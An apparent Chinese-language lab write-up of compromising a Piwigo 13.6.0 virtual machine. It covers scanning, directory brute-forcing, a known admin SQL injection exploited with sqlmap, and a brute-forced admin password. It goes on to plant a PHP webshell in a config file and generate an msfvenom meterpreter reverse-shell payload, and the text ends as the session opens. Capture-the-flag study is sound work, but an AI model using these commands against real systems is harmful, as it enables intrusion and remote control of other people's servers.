

Piwigo

0x01信息收集

1. 主机发现，找一下虚拟机ip。
 - 192.168.31.1：房东的路由器
 - 192.168.31.162：我的mac地址
 - 192.168.31.240：靶机（放在我的游戏机windows上的）

```
~ (23.433s)
nmap -sn 192.168.31.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 02:10 +0800
Nmap scan report for 192.168.31.1
Host is up (0.0054s latency).
Nmap scan report for 192.168.31.162
Host is up (0.00067s latency).
Nmap scan report for 192.168.31.240
Host is up (0.0047s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 23.35 seconds
```

2. 服务探测，这里先用rustscan进行了一次快扫，然后再用nmap进行详细的服务指纹探测。发现机器是有2个端口开放：22，80（服务指纹openssh和apache）

```
rustscan -a 192.168.31.240
The Modern Day Port Scanner.
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/Users/kirano/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the
Open 192.168.31.240:22
Open 192.168.31.240:80
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 16:00 +0800
Initiating Ping Scan at 16:00
Scanning 192.168.31.240 [2 ports]
Completed Ping Scan at 16:00, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:00
Completed Parallel DNS resolution of 1 host. at 16:00, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 16:00
Scanning 192.168.31.240 [2 ports]
Discovered open port 80/tcp on 192.168.31.240
Discovered open port 22/tcp on 192.168.31.240
Completed Connect Scan at 16:00, 0.01s elapsed (2 total ports)
Nmap scan report for 192.168.31.240
Host is up, received syn-ack (0.0032s latency).
Scanned at 2026-03-22 16:00:21 CST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /opt/homebrew/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds

nmap -sV 192.168.31.240 -p 22,80
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 16:00 +0800
Nmap scan report for 192.168.31.240
Host is up (0.00044s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 (Unix)
MAC Address: 00:0C:29:E2:B4:A4 (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

0x02拿到第一个flag过程

1. 这里打开了一下页面，很简单没什么内容。打开浏览器的devtools读一下代码，看到了提示，叫我们爆破 /piwigo 这个目录



It works!



2. 这里我用的dirsearch进行内容发现，结果如图。这种多个内容的情况下可以先排个优先级（根据自己的思路吧，个人而异了，其实我是一个一个打开看的，尽量不要漏过任何一个信息点）

```
python dirsearch.py -u http://192.168.31.240/piwigo
```

```
1. _ _ _ _ _ v0.4.3
```

```
( _ _ _ ) ( / _ _ _ )
```

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12293

Target: http://192.168.31.240/

[02:21:18] Scanning: piwigo/

```
[02:21:21] 200 - 252B - /piwigo/.gitignore
[02:21:21] 403 - 317B - /piwigo/.ht_wsr.txt
[02:21:21] 403 - 317B - /piwigo/.htaccess-dev
[02:21:21] 403 - 317B - /piwigo/.hta
[02:21:21] 403 - 317B - /piwigo/.htaccess-marco
[02:21:21] 403 - 317B - /piwigo/.htaccess
[02:21:21] 403 - 317B - /piwigo/.htaccess-local
[02:21:21] 403 - 317B - /piwigo/.htaccess.BAK
[02:21:21] 403 - 317B - /piwigo/.htaccess.bak1
[02:21:21] 403 - 317B - /piwigo/.htaccess.orig
[02:21:21] 403 - 317B - /piwigo/.htaccess.inc
[02:21:21] 403 - 317B - /piwigo/.htaccess.bak
[02:21:21] 403 - 317B - /piwigo/.htaccess.save
[02:21:21] 403 - 317B - /piwigo/.htaccess.old
[02:21:21] 403 - 317B - /piwigo/.htaccess.sample
[02:21:21] 403 - 317B - /piwigo/.htaccess.txt
[02:21:21] 403 - 317B - /piwigo/.htaccess/
[02:21:21] 403 - 317B - /piwigo/.htaccess_extra
[02:21:21] 403 - 317B - /piwigo/.htaccessBAK
[02:21:21] 403 - 317B - /piwigo/.htaccess_orig
[02:21:21] 403 - 317B - /piwigo/.htaccess_sc
[02:21:21] 403 - 317B - /piwigo/.htaccessOLD2
[02:21:21] 403 - 317B - /piwigo/.htaccessOLD
[02:21:21] 403 - 317B - /piwigo/.htaccess~
[02:21:21] 403 - 317B - /piwigo/.htgroup
[02:21:21] 403 - 317B - /piwigo/.html
[02:21:21] 403 - 317B - /piwigo/.htm
[02:21:21] 403 - 317B - /piwigo/.htpasswd
[02:21:21] 403 - 317B - /piwigo/.htpasswd.bak
[02:21:21] 403 - 317B - /piwigo/.htpasswd.inc
[02:21:21] 403 - 317B - /piwigo/.htpasswdde
```



```
python dirsearch.py -u http://192.168.31.240/piwigo
[02:21:22] 405 - 517B - /piwigo/admin/.htaccess
[02:21:22] 200 - 1016B - /piwigo/admin.php
[02:21:22] 302 - 0B - /piwigo/admin/index.php -> ../
[02:21:23] 302 - 0B - /piwigo/admin/ -> ../
[02:21:24] 301 - 359B - /piwigo/doc -> http://192.168.31.240/piwigo/doc/
[02:21:24] 302 - 0B - /piwigo/doc/ -> ../
[02:21:24] 200 - 559B - /piwigo/docs/
[02:21:24] 301 - 360B - /piwigo/docs -> http://192.168.31.240/piwigo/docs/
[02:21:25] 400 - 24B - /piwigo/i.php
[02:21:25] 301 - 363B - /piwigo/include -> http://192.168.31.240/piwigo/include/
[02:21:25] 302 - 0B - /piwigo/include/ -> ../
[02:21:25] 200 - 5KB - /piwigo/index.php
[02:21:25] 301 - 363B - /piwigo/install -> http://192.168.31.240/piwigo/install/
[02:21:25] 200 - 5KB - /piwigo/index.php/login/
[02:21:25] 200 - 27B - /piwigo/install.php
[02:21:25] 302 - 0B - /piwigo/install/index.php?upgrade/ -> ../
[02:21:25] 302 - 0B - /piwigo/install/ -> ../
[02:21:25] 200 - 27B - /piwigo/install.php?profile=default
[02:21:25] 301 - 364B - /piwigo/language -> http://192.168.31.240/piwigo/language
[02:21:25] 200 - 18KB - /piwigo/LICENSE.txt
[02:21:25] 301 - 361B - /piwigo/local -> http://192.168.31.240/piwigo/local/
[02:21:25] 302 - 0B - /piwigo/local/ -> ../
[02:21:26] 200 - 5KB - /piwigo/password.php
[02:21:26] 301 - 363B - /piwigo/plugins -> http://192.168.31.240/piwigo/plugins/
[02:21:26] 302 - 0B - /piwigo/plugins/ -> ../
[02:21:26] 200 - 1020B - /piwigo/profile.php
[02:21:27] 200 - 2KB - /piwigo/README.md
[02:21:27] 200 - 6KB - /piwigo/register.php
[02:21:27] 200 - 11KB - /piwigo/search.php
[02:21:27] 200 - 5KB - /piwigo/tags.php
[02:21:27] 301 - 362B - /piwigo/themes -> http://192.168.31.240/piwigo/themes/
[02:21:27] 302 - 0B - /piwigo/themes/ -> ../
[02:21:27] 302 - 0B - /piwigo/tools/ -> ../
[02:21:27] 301 - 361B - /piwigo/tools -> http://192.168.31.240/piwigo/tools/
[02:21:27] 301 - 362B - /piwigo/upload -> http://192.168.31.240/piwigo/upload/
[02:21:28] 200 - 421B - /piwigo/upload/
[02:21:28] 200 - 104B - /piwigo/upgrade.php
[02:21:28] 501 - 104B - /piwigo/ws.php
```

2. 这里看到那个.gitignore，最开始是想到通过.git读取到源码，结果返回的是404。然后我就想打开一下readme.md，因为这个文件开发一般会写一些项目的具体情况，比如大体是做个什么的，用到的框架，版本号之类的等等。比较关键的是文档写明了这是一个php+mysql+imagemagic写的一个web应用，并且大都指想了同一个地址或者同一个关键词piwigo，我打开了官网发现他是一款开源的cms，主要就是做图片浏览的。其实也给了我们后续几个利用方向：

- 看能不能找到他的版本号，直接去找对应版本好的漏洞
- 下载源码，爬取它的目录和文件进行进一步的内容发现
- 自己分析源码，进行白盒审计

```

Manage your photo library. Piwigo is open source photo gallery software for the web. Designed for organisations, teams and individuals.
!screenshot!(https://piwigo.org/screenshots/github-screenshot-2.10.jpg)
The [piwigo.org](https://piwigo.org) website introduces you to Piwigo. You'll find a demo, forums, wiki and news.

## Requirements
* A webserver (Apache or nginx recommended)
* PHP 5.3 or greater (7+ recommended)
* MySQL 5 or greater or MariaDB equivalent
* ImageMagick (recommended) or PHP GD

## Quick start install

### NetInstall
* Download the [NetInstall script](https://piwigo.org/download/dlcounter.php?code=netinstall)
* Transfer the script to your web space with any FTP client
* Open the script in you web browser (for example http://example.com/piwigo-netinstall.php) and follow the steps
[More information](https://piwigo.org/guides/install/netinstall)

### Manual
* Download the [latest stable version](https://piwigo.org/download/dlcounter.php?code=latest) and unzip it
* Transfer everything to your web space with any FTP client
* Open your website (for example http://example.com/piwigo) and follow the steps
[More information](https://piwigo.org/guides/install/manual)

If you do not have your own server, consider the [piwigo.com](https://piwigo.com/) hosting solution.

## Contributing
Piwigo is widely driven by its community; if you want to improve the code, fork this repo and submit your changes to the 'master' branch. See our [Contribution guide](https://github.com/Piwigo/Piwigo/blob/master/docs/CONTRIBUTING.md).

## License
Piwigo is released under the GPL v2 license. See our [Copying details](https://github.com/Piwigo/Piwigo/blob/master/COPYING.txt).
```

3. 由于他是cms所以我们这里的思路是优先查看有没有什么公开漏洞了，但是怎么找到他的版本号呢，这里我大概搜了一下，有一个路径可以读取到版本号：`http://192.168.31.240/piwigo/ws.php?format=json&method=pwg.getVersion`，（如果没有版本号探测方法的话那就只能直接自己根据已有信息去找了，自己一个个漏洞测那是最坏的办法）

```
192.168.31.240/piwigo/ws.php?format=json&method=pwg.getVersion

{"stat":"ok","result":"13.6.0"}
```

4. 开始找公开漏洞在exploitdb、其它漏洞库或者全网搜，我这里用的是命令行searchsploit。看结果发现危害比较大的还是sql注入，xss在我们这种情况有点鸡肋了，可以先不考虑。最开始利用了一下发现权限不够，于是在网上搜漏洞详细信息才发现，他是需要管理员权限的。

```
searchsploit piwigo
-----
Exploit Title | Path
-----
Piwigo - 'admin.php' Cross-Site Request Forgery (User Creation) | php/webapps/38881.html
Piwigo 11.3.0 - 'language' SQL | php/webapps/49818.py
Piwigo 13.6.0 - SQL Injection | php/webapps/52443.txt
Piwigo 13.6.0 - Stored Cross-Site Scripting (XSS) | php/webapps/51386.txt
Piwigo 2.0 - 'comments.php' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/34367.txt
Piwigo 2.0.6 - Multiple Vulnerabilities | php/webapps/10417.txt
Piwigo 2.10.1 - Cross Site Scripting | php/webapps/48814.txt
piwigo 2.3.3 - Multiple Vulnerabilities | php/webapps/18782.txt
Piwigo 2.4.6 - '/install.php' Arbitrary File Read/Delete | php/webapps/24520.txt
Piwigo 2.4.6 - Multiple Vulnerabilities | php/webapps/24561.txt
Piwigo 2.5.2 - Cross-Site Scripting | php/webapps/28560.txt
Piwigo 2.6.0 - 'picture.php?rate' SQL Injection | php/webapps/35221.txt
Piwigo 2.6.1 - Cross-Site Request Forgery | php/webapps/31916.txt
Piwigo 2.7.2 - Multiple Vulnerabilities | php/webapps/35583.txt
Piwigo 2.7.3 - Multiple Vulnerabilities | php/webapps/36127.txt
Piwigo 2.7.3 - SQL Injection | php/webapps/36125.txt
Piwigo 2.9.1 - 'cat_true' / 'cat_false' SQL Injection | php/webapps/43337.txt
Piwigo CMS 2.5.3 - Multiple Web Vulnerabilities | php/webapps/30310.txt
Piwigo Plugin Facetag 0.0.3 - Cross-Site Scripting | php/webapps/42098.txt
Piwigo Plugin Facetag 0.0.3 - SQL Injection | php/webapps/42094.txt
Piwigo Plugin User Tag 0.9.0 - Cross-Site Scripting | php/webapps/42443.txt
Piwigo v13.7.0 - Stored Cross-Site Scripting (XSS) (Authenticated) | php/webapps/51572.txt
piwigo-2.1.2 - Multiple Vulnerabilities | php/webapps/14973.txt
-----
Shellcodes: No Results
```

```
pyvenv ~/ame/hack/weapon/dirsearch git:(master) (0.29s)
searchsploit -p 52443
Exploit: Piwigo 13.6.0 - SQL Injection
URL: https://www.exploit-db.com/exploits/52443
Path: /opt/homebrew/opt/exploitdb/share/exploitdb/exploits/php/webapps/52443.txt
Codes: CVE-2023-33362
Verified: False
File Type: ASCII text
Copied EDB-ID #52443's path to the clipboard

pyvenv ~/ame/hack/weapon/dirsearch git:(master) (0.068s)
cat /opt/homebrew/opt/exploitdb/share/exploitdb/exploits/php/webapps/52443.txt
# Exploit Title: Piwigo 13.6.0 - SQL Injection
# Date: 2025-11-25
# Exploit Author: CodeSecLab
# Vendor Homepage: https://github.com/Piwigo/Piwigo
# Software Link: https://github.com/Piwigo/Piwigo
# Version: 13.6.0
# Tested on: Windows
# CVE : CVE-2023-33362

Proof Of Concept:
GET /admin.php?page=profile&user_id=' OR 1=1 -- HTTP/1.1
Host: piwigo

Steps to Reproduce
Login as an admin user.
Send the request.
Observe the result.
```

← → ↻ 🏠 ⚠ 不安全 192.168.31.240/piwigo/identification.php?redirect=%252Fpiwigo%252Fadmin.php%253Fpage%253Dprofile%2526use...

IT 渗透 野生技术 work ai remote idea G 2C 我的GPT 工具 其他 绘画 独立

相册 浏览 最受关注 最新图片 搜索...

主页 / 用户信息

您无权访问此页

用户名 |

密码

自动登录 ☐

提交

注册 忘记密码?

6. 接下来我们就得想办法获取到管理员的权限了，就目前来看弱口令比较容易点，毕竟这个版本piwigo除了2个洞没其他的了，除非白盒审计挖到以前都没挖出的洞。网上搜了一下默认帐号和密码，好吧没有说，那这就有点开放了，因为我甚至不知道他的用户名。只能抱着侥幸心理试试了，首先想到2个用户名就是admin和piwigo，我是用了burp inturder来进行了FUZZ，运气比较好出了弱口令 -> admin/killer

3. Intruder正在攻击 http://192.168.31.240

攻击 保存

结果 位置

捕获过滤: 捕捉所有项目 应用捕捉过

视图过滤: 显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
691	killer	302	212			633	
1000	winner	200	195			6271	HTML Notes (2), LinkFinder (9)
1001	123456m	200	229			6271	HTML Notes (2), LinkFinder (9)
1002	12312312	200	207			6271	HTML Notes (2), LinkFinder (9)
1003	zhangwei	200	215			6271	HTML Notes (2), LinkFinder (9)
1004	wangwei	200	209			6271	HTML Notes (2), LinkFinder (9)
1005	wangfang	200	221			6271	HTML Notes (2), LinkFinder (9)
1006	liwei	200	211			6271	HTML Notes (2), LinkFinder (9)
1007	lina	200	241			6271	HTML Notes (2), LinkFinder (9)
1008	test	200	228			6271	HTML Notes (2), LinkFinder (9)
1009	admin	200	223			6271	HTML Notes (2), LinkFinder (9)
910	7007	200	225			6306	HTML Notes (2), LinkFinder (9)
911	123456zz	200	235			6306	HTML Notes (2), LinkFinder (9)
912	521000	200	239			6306	HTML Notes (2), LinkFinder (9)
913	198311	200	232			6306	HTML Notes (2), LinkFinder (9)

请求 响应

美化 Raw Hex 明动

```
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.31.240/piwigo/identification.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
13 Cookie: phavsz=3896x840x2; pwg_id=Sgh04ri255df07vko8u3iidsr
14 Connection: keep-alive
15
16 username=admin&password=killer&remember_me=1&redirect=&login=%E6%8F%90%E4%BA%A4
```

7. 接下来就是利用最开始的哪个sql注入漏洞了，我用的sqlmap节省点时间，cookie是携带了身份信息，所以我用的-r参数。然后去数据库查了一下并没有flag，并且数据库权限不是root无法读写文件，思路到这里基本就断了。

```
1 GET /piwigo/admin.php?page=profile&user_id=1* HTTP/1.1
2 Host: 192.168.31.240
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
  146.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.31.240/piwigo/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
10 Cookie: phavsz=3896x840x2; pwg_remember=1-1774170224-Q8k%2BRNjWdUD6RtW3Bvvs4DolqaA%3D;
  pwg_id=0nopumrpur7qh892v5pfp1jqc2
1 Connection: keep-alive
2
3
```

```
python sqlmap.py -r 1.txt --dbms=mysql --is-dba

[03:07:11] [INFO] parsing HTTP request from '1.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q]


[03:07:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: http://192.168.31.240/piwigo/admin.php?page=profile&user_id=1 AND 9475=9475



  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: http://192.168.31.240/piwigo/admin.php?page=profile&user_id=1 AND EXTRACTVALUE(5117,CONCAT(0x5c,0x7162767171,(SELECT (E

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://192.168.31.240/piwigo/admin.php?page=profile&user_id=1 AND (SELECT 7463 FROM (SELECT(SLEEP(5)))WBUC)
---
[03:07:13] [INFO] testing MySQL
[03:07:13] [INFO] confirming MySQL
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP
[03:07:14] [WARNING] reflective value(s) found and filtering out
[03:07:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.66, PHP 7.4.33
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[03:07:14] [INFO] testing if current user is DBA
[03:07:14] [INFO] fetching current user
[03:07:14] [INFO] resumed: 'piwigo_user@localhost'
[03:07:14] [WARNING] potential permission problems detected ('command denied')
[03:07:14] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or 'switch' '--hex'
current user is DBA: False
[03:07:14] [INFO] fetched data logged to text files under '/Users/kirano/.local/share/sqlmap/output/192.168.31.240'
[*] ending @ 03:07:14 /2026-03-23/
```

- Today
- Piwigo admin account setup
- Yesterday
- 人生不必只向上走
- BusyBox sort lacks C option
- Piwigo i.php Code Security An...
- ecOps SDL system integr...
- BQ行为面试解析
- QQ邮箱与QQ号绑定关系
- 7 Days
- ShiroCB恶意代码执行分析
- Set-Cookie header which intersect with
- Shiro key exploitation methods
- 天融信面试靶场-新闻中心
- Zip file path traversal vulnerabil...
- Touch command explanation
- SpringBoot文件读取漏洞防御

5. 最后在管理页面找到了一个编辑php源码文件的插件，写入了php后门，使用payload进行验证
`http://192.168.31.240/piwigo/local/config/config.inc.php?cmd=ls`，然后使用了哥斯拉连接后门
后在用户目录/home/sunflower下找到了第一个flag: `flag{user-7ca39db994826f207708262bcc240c62}`





config.inc.bak.php config.inc.php database.inc.php index.php


```
基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 Zip PSuperServer PWebShellScan SuperTerminal PMete
命令模板 sh -c "{command}" 2>&1

currentDir:/var/www/localhost/htdocs/piwigo/local/config/
fileRoot:[/]
currentUser:apache
osInfo:Linux Piwigo 6.12.74-0-lts #1-Alpine SMP PREEMPT_DYNAMIC 2026-02-20 16:16:39 x86_64

/var/www/localhost/htdocs/piwigo/local/config/ >whoami

apache
/var/www/localhost/htdocs/piwigo/local/config/ >id

uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
/var/www/localhost/htdocs/piwigo/local/config/ >cat ~/home

cat: can't open '/root/home': Permission denied
/var/www/localhost/htdocs/piwigo/local/config/ >cd /home

/home
/home >ls

sunflower
/home >cd sunflower

/home/sunflower
/home/sunflower >ls

user.txt
/home/sunflower >cat uesr.txt

cat: can't open 'uesr.txt': No such file or directory
/home/sunflower >cat user.txt

flag{user-7ca39db994826f207708262bcc240c62}
```

0x03拿到第二个flag过程

1. 这里我用msfvenom生成了msf后门上传了上去，方便在命令行窗口操作。

- 生成msf后门: `msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.31.162 LPORT=4444 -f elf -o test.elf`

```
~/ame/hack/target/mazesec-shenhe (2.457s)
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.31.162 LPORT=4444 -f elf -o test.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: test.elf
```

- 与本地的meterpreter监听器建立连接:


```
msf exploit(multi/handler) > cd ../
msf exploit(multi/handler) > cd PEASS-ng-release-binary
msf exploit(multi/handler) > ls
[*] exec: ls
linpeas.sh
msf exploit(multi/handler) > sessions
Active sessions
=====
Id  Name  Type  Information  Connection
---  ---  ---  ---  ---
1  meterpreter x64/linux  apache @ Piwigo.localdomain  192.168.31.162:4444 -> 192.168.31.240:48826 (192.168.31.240)

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

